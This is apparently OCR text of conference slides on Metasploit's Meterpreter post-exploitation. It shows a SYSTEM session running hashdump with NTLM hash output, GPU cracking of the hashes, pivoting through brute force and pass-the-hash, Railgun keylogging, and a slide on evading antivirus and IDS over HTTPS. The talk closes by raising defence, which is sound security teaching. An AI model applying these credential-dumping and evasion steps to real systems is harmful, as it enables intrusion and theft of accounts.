
```
[*] Meterpreter session 1 opened

meterpreter > getuidServer username: NT
AUTHORITY\SYSTEM
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3ed7[...]
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404
ee:...
Guest:501:aad3b435b51404eeaad3b435b51404ee:...
HelpAssistant:1000:ce909bd50f46021bf4aa40680422f6
46:...
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b4
35b51404ee:...:
```

Cracking the NTHASH w/ GPU

```
bash-3.2# ./CUDA-Multiforcer
Cryptohaze.com CUDA Multiforcer (multiple hash brute forcer)
by Bitweasil
Version 0.61 beta, length 0-14
Currently supported hash types: MD5 MD4 NTLM
```

Brute force the NTHASH in minutes/hours using your $200 video graphics card. How fast is it?

Pyrit CUDA GPU Cracking



Pivoting

Since version 3.4 Meterpreter infected hosts support nmaping and brute forcing to easily pivot from a non-critical compromised workstation to an organizations most critical systems.

SMB, MySQL, Postgres, Microsoft SQL Server, DB2, Telnet, SSH, Tomcat, and generic HTTP servers

Other pivoting options such as passing the hash allow you to try to authenticate on other Windows hosts using stolen hashes through SMB/CIFS.

Meterpreter for Java and PHP

Meterpreter has been ported and into PHP as of June 14 2010 for easy exploitation of vulnerable websites/servers. In addition Iphone (arm), Linux and Java meterpreter payloads.

Full support for within Metasploit SVN for remote code injection into everyone favorite vulnerable web development language.

Railgun

New in 3.5 is Railgun an addon which gives
You full Windows API access from Meterpreter, currently the
Following DLL's are supported.

- iphlpapi
- ws2_32
- kernel32
- ntdll
- user32
- advapi32

Weird things now possible with Railgun: force log out of active user
And Keylog while logging back in.

The undetectable attack...

- Scarce A/V protection when Meterpreter is heavily packed
- IDS, IPS can't see into HTTPS
- No firewall blocks outbound HTTPS
- Multiple infection vectors, web, email, pdf, man-in-middle, PHP injection

How do we defend?

Thanks!

Twitter: @gregcmartin

Blog: infosec20.blogspot.org